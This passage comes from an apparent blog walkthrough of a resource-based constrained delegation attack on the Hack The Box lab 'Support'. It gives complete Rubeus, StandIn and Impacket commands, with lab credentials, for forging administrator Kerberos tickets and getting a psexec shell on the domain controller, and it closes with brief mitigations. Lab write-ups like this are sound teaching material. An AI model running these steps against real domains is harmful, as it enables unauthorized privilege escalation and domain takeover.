
Figure 14 — shows attempting to list the C$ directory on the DC computer failed due to an access denied error.

So instead, we copy the Base64 generated ticket locally, remove the whitespace from the value with this online tool, and create a new file called a `ticket. kirbi.bs64`

📌 *Note: we can also remove the space by including parameter in the Rubeus command.*

```
.\Rubeus.exe s4u /user:FakeComputer$ /rc4:FFCE0C45C18CFDBB3EC16289A9D704DA
/impersonateuser:administrator /msdsspn:cifs/dc.support.htb /domain:support.htb
/ptt /nowrap
```





Figures 15 & 16 show — copying the base64 ticket and removing the spaces.

Next, we create a new file called a "`ticket.kirbi`" with the Base64 decoded value of the previous ticket.

```
base64 -d ticket.kirbi.bs64 > ticket.kirbi
```

Then, we convert this ticket with TicketConverter.py script from a `kirbi` format, a binary format, to `ccache`, a text-based format, to enable us to store the Kerberos ticket locally and use it later.

```
python3-impacket/examples/ticketConverter.py ticket.kirbi ticket.ccache

#Convert the kirbi ticket to #TicketConvert.py - Impacket Tool
```




Figure 17 — shows converting the Kerberos kirbi ticket to the Kerberos ccache ticket.

Now, we use our converted ticket to access the DC machine by setting the `KRB5CCNAME` environment variable to our stored ticket (`ticket.ccache`) and using the psexec script from Impacket tools to grant us a remote code execution.

```
KRB5CCNAME=ticket.ccache psexec.py support.htb/administrator@dc.support.htb -k -no-pass
```




Figure 18 — shows getting access to the DC machine using the service ticket we request as domain admin.

📌**Note:** *If you're getting errors when attempting to use the ticket like the one below, two (2) common possibilities might contribute to this type of error:*

```
[-] CCache file is not found. Skipping...[-] Kerberos SessionError: KDC_ERR_PREAUTH_FAILED(Pre-authentication information was invalid)
```

1. The ticket is expired, and you need to issue a new one.
2. Or, the clock is skewed on your machine, and you need to sync your time with the domain controller server. Kerberos is specific on timing.

If the problem is the second one, you can run the below command, and it will get the time synced.

```
#The IP address is for the domain-controller machinesudo ntpdate 10.10.11.174
```

Method 2: StandIn (Windows)

For the StandIn method, we upload the StandIn.exe program to the compromised machine, then we run the program with the parameter `make` to create a new computer object with a generated password.

```
.\StandIn.exe --computer FakeComputer02 --make
```




Figure 19 — shows creating a new computer object with StandIn.exe

To check if the machine was created, we run the PowerView command `Get-ADComputer`. As seen below, the second computer object`FakeComputer02` was created.

```
Get-ADComputer -Filter * | Select-Object Name, SID
```




Figure 20 — shows Get-ADComputer, which returns all domain computers with SID numbers.

Next, we modify the `msDS-AllowedToActOnBehalfOfOtherIdentity` attribute to add our second machine `FakeComputer02`, by specifying its SID number.

```
#Change the SID number TargetComputer.\StandIn.exe --computer DC --sid S-1-5-21-
1677581083-3380853377-188903654-5102
```




Figure 21 — shows adding a new value to the msds-allowedtoactonbehalfofotheridentity attribute using the StandIn program.

If you're adding a new value to an already populated `msds-allowedtoactonbehalfofotheridentity` attribute with PowerView or StandIn, you might get this error *"This host already has a msDS-AllowedToActOnBehalfOfOtherIdentity property."*




Figure 22- shows the error we get when adding a new value to an already populated `msds-allowedtoactonbehalfofotheridentity` attribute.

You'll need to use PowerShell Active Directory to add new values to an already populated "`msds-allowedtoactonbehalfofotheridentity`" attribute.

To add the additional values, upload the AD module to the compromised machine and import it, then add the computers or accounts that you want the DC to trust. Again, it is important to remember to include the **$** when specifying computer accounts.

```
# Set multiple values in the listSet-ADComputer DC -
PrincipalsAllowedToDelegateToAccount FakeComputer02$, FakeComputer$
```

To verify that the values were populated correctly, run the `Get-ADComputer` command, and it will show all of the values in the `PrincipalsAllowedToDelegateToAccount`, which is equal to the "`msds-allowedtoactonbehalfofotheridentity`" attribute.

```
Get-ADComputer DC -Properties PrincipalsAllowedToDelegateToAccount
```




Figure 23 — shows the PrincipalsAllowedToDelegateToAccount attribute populated with our values.

After adding the desired values to the `msds-allowedtoactonbehalfofotheridentity`attribute, you can use Rubeus to generate the RC4 hash for the password and request a service ticket as a domain admin following the steps above in **Method 1**.

Method #3 RBCD Script

In this method, we will use Impacket tools to achieve the same outcome in the previous two methods: adding a new fake computer object to the domain ad and requesting a service ticket to impersonate a domain admin.

To add a new computer to the domain, we use the addcomputer.py script, specifying the computer name we want and a password to create the object, along with our user domain credentials to authenticate to the domain.

```
python3 addcomputer.py -computer-name 'ComputerFake04$' -computer-pass
'f5q1RE3DaP34e3T' -dc-ip 10.10.11.174
'support.htb/support:Ironside47pleasure40Watchful'
```

Figure 24 — shows creating a new computer, “ComputerFake04,” successfully and adding to the domain.

Then, we use the RBCD python script to add our new computer to the `msds-allowedtoactonbehalfofotheridentity` attribute list.

```
python3 rbcd.py 10.10.11.174 -u support.htb\\support -p
'Ironside47pleasure40Watchful' -t DC -f ComputerFake04
```

Figure 25- shows adding our new fake computer to the DC trusted list.

Now, we have what it needs to request a service ticket; we will use the getST.py script from impacket instead of Rubeus to request the service ticket as administrator.

📌 *Configure the`/etc/hosts` file with the target IP`10.10.11.174` and the domain name `dc.support.htb` before requesting the TGS ticket.*

```
python3 getST.py -spn cifs/dc.support.htb -impersonate administrator -dc-ip
10.10.11.174 'support.htb/ComputerFake04:f5q1RE3DaP34e3T'
```

Figure 26 — shows

When the ticket is issued, we can use it by setting the `KRB5CCNAME` environment variable to our new ticket and running the psexec script to authenticate to the machine as an administrator, as seen below.

```
KRB5CCNAME=administrator.ccache python3 ~/Documents/support/psexec.py
support.htb/administrator@dc.support.htb -k -no-pass
```




Figure 27 — shows

Mitigation

Several mitigations can be implemented to protect against resource-based constrained delegation (RBCD) attacks. These include:

- Use strong passwords for service accounts. Service accounts used to access resources configured for RBCD should have strong passwords that are not easily guessed.
- Use the Protected Users group. The Protected Users group is a special group that contains accounts that should not be delegated. Adding accounts to the Protected Users group will prevent them from being used for RBCD.

- Monitor for suspicious activity. Network traffic and security logs should be monitored for suspicious activity that could indicate an RBCD attack. This includes monitoring for requests for service tickets from unexpected sources.

In this blog post, we have discussed the Resource-Based Constrained Delegation (RBAC) attack and explored the underlying concepts, attack vectors, and mitigation strategies for protecting against such attacks.

We understood how an attacker could leverage the misconfigurations in the resource-based constrained delegation feature to gain unauthorized access and escalate privileges within a network.

That’s all for today; thanks for reading !!

- https://snovvcrash.rocks/2020/12/28/htb-hades.html
- https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/resource-based-constrained-delegation-ad-computer-object-take-over-and-privilged-code-execution
- https://www.alteredsecurity.com/post/resource-based-constrained-delegation-rbcd
- https://vulndev.io/2022/08/27/resource-based-constrained-delegation-resourced-pg-practice/